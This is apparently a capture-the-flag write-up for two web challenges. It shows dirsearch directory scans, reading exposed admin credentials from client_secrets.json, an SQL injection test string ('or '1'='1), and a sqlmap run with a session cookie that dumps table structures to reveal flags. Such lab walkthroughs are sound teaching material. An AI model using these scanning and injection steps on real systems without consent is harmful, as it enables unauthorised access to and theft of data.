


Authorization


We use dirsearch to find files and folders.



```
kaliadmin@kali: ~  
File Actions Edit View Help  
(kaliadmin@kali)-[~]  
$ dirsearch -u 34.107.45.207:31871  
  
v0.4.2  
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927  
Output File: /home/kaliadmin/.dirsearch/reports/31871_22-12-01_09-05-05.txt  
Error Log: /home/kaliadmin/.dirsearch/logs/errors-22-12-01_09-05-05.log  
Target: http://34.107.45.207:31871/  
  
[09:05:05] Starting:  
[09:05:36] 405 - 178B - /auth  
[09:05:40] 200 - 44B - /client_secrets.json  
[09:05:42] 200 - 2KB - /console  
[09:06:10] 200 - 5B - /robots.txt  
[09:06:11] 401 - 125B - /secrets  
  
Task Completed  
(kaliadmin@kali)-[~]  
$
```


we are interested in client_secrets.json, which contains the username and password required for authentication.

We use this information for authentication at /auth.




```
kaliadmin@kali: ~  
File Actions Edit View Help  
(kaliadmin@kali)-[~]  
$ dirsearch -u 34.107.45.207:31871  
  
v0.4.2  
Extensions: php, aspx, jsp, html  
Output File: /home/kaliadmin/.dirsearch/reports/31871_22-12-01_09-05-05.txt  
Error Log: /home/kaliadmin/.dirsearch/logs/errors-22-12-01_09-05-05.log  
Target: http://34.107.45.207:31871/  
  
[09:05:05] Starting:  
[09:05:36] 405 - 178B - /auth  
[09:05:40] 200 - 44B - /client_secrets.json  
[09:05:42] 200 - 2KB - /console  
[09:06:10] 200 - 5B - /robots.txt  
[09:06:11] 401 - 125B - /secrets  
  
Task Completed  
(kaliadmin@kali)-[~]  
$  
(kaliadmin@kali)-[~]  
$
```

```
Mozilla Firefox  
34.107.45.207:31871/client_s...  
34.107.45.207:31871/client_s...  
Kali Linux Kali Training Kali Tools Kali Forums  
{ "username": "admin", "password": "admin" }
```




Method Not Allowed

The method is not allowed for the requested URL.



We send the options method, so we know that it accepts the POST method.



```
(kaliadmin@kali)-[~/Desktop]
$ python3 py.py
CTF{5b7cc033a48df4958a076286420b4a91631defa16be26409afbdf1e053367b21}

(kaliadmin@kali)-[~/Desktop]
$
```

Schematics

We use dirsearch to find additional directories or files.

```
kaliadmin@kali: ~/Desktop
File Actions Edit View Help


(kaliadmin@kali)-[~/Desktop]
$ dirsearch -u 34.159.8.158:30362

  01115 02C11 011  v0.4.2


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wor
Output File: /home/kaliadmin/.dirsearch/reports/30362_22-12-01_09-23-04.txt
Error Log: /home/kaliadmin/.dirsearch/logs/errors-22-12-01_09-23-04.log
Target: http://34.159.8.158:30362/

[09:23:04] Starting:
[09:23:08] 403 - 280B - /.ht_wsr.txt
[09:23:08] 403 - 280B - /.htaccess.bak1
[09:23:08] 403 - 280B - /.htaccess.orig
[09:23:08] 403 - 280B - /.htaccess.sample
[09:23:08] 403 - 280B - /.htaccess.save
[09:23:08] 403 - 280B - /.htaccess_extra
[09:23:08] 403 - 280B - /.htaccess_orig
[09:23:08] 403 - 280B - /.htaccess_sc
[09:23:08] 403 - 280B - /.htaccessOLD2
[09:23:08] 403 - 280B - /.htaccessOLD
[09:23:08] 403 - 280B - /.htaccessBAK
[09:23:08] 403 - 280B - /.html
[09:23:08] 403 - 280B - /.htm
[09:23:08] 403 - 280B - /.htpasswd_test
[09:23:08] 403 - 280B - /.htpasswd
[09:23:08] 403 - 280B - /.httr-oauth
[09:23:39] 302 - 0B - /index.php → login.php
[09:23:39] 302 - 0B - /index.php/login/ → login.php
[09:23:42] 200 - 382B - /login.php
[09:23:43] 302 - 0B - /logout.php → login.php
[09:23:52] 200 - 362B - /register.php
[09:23:54] 403 - 280B - /server-status
[09:23:54] 403 - 280B - /server-status/
```


After using Dirsearch, we find register.php from where we can register the user and then pass the user authorization.



Then we pass the authorization.




Here we see a search that looks for a product in the database and returns it if it exists.




After that, I try to find out if the input is sql-infectable.

In our case, for example, if we write 'or '1'='1 on sql _ by means of infectious input, it is possible to retrieve all the information from the database table on which the sql code is run.

Also, if this input is run and perceived as sql code, we can use sqlmap and retrieve all the information from the database or upload it to the 'shell'.



Now we will use sqlmap to retrieve information from the database, it can be done manually, but it's easier this way.



```
(kaliadmin@ kali) - [~/Desktop]
$ sqlmap --cookie="PHPSESSID=dc7e638d1de5687ed6fale06f9f815ca" -u http://34.159.8.158:3036
2/index.php --forms --columns --random-agent --url http://34.159.8.158:3036/2/index.php

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 09:49:56 /2022-12-01/

[09:49:56] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i6
86; en-US; rv:1.9.2.7) Gecko/20100726 CentOS/3.6-3.el5.centos Firefox/3.6.7' from file '/usr
/share/sqlmap/data/txt/user-agents.txt'
[09:49:56] [INFO] testing connection to the target URL
[09:49:56] [INFO] searching for forms
[1/1] Form:
POST http://34.159.8.158:30362/index.php
Cookie: PHPSESSID=dc7e638d1de5687ed6fale06f9f815ca
POST data: product_name=submit-Search
do you want to test this form? [Y/n/q]
>
Edit POST data [default: product_name=submit-Search] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n]
[09:50:01] [INFO] using '/home/kaliadmin/.local/share/sqlmap/output/results-12012022_0950am.
csv' as the CSV results file in multiple targets mode
[09:50:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:50:01] [INFO] testing if the target URL content is stable
[09:50:02] [INFO] target URL content is stable
[09:50:02] [INFO] testing if POST parameter 'product_name' is dynamic
[09:50:02] [WARNING] POST parameter 'product_name' does not appear to be dynamic
[09:50:02] [WARNING] heuristic (basic) test shows that POST parameter 'product_name' might n
ot be injectable
[09:50:02] [INFO] testing for SQL injection on POST parameter 'product_name'
[09:50:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:50:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:50:03] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
```

Here is flag

```
[09:51:02] [INFO] fetching columns for table 'CTF{1nformation_sch3ma_c4n_
[09:51:02] [INFO] fetching columns for table 'users' in database 'shop'
Database: shop
Table: products
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| name    | varchar(50) |
| price   | float |
| quantity | int(11) |
+-----+-----+

Database: shop
Table: CTF{1nformation_sch3ma_c4n_
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| _d4t4} | date |
| cont41n_ | varchar(20) |
| id      | int(11) |
| us3ful  | int(11) |
+-----+-----+

Database: shop
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| password | varchar(150) |
| username | varchar(50) |
+-----+-----+
```

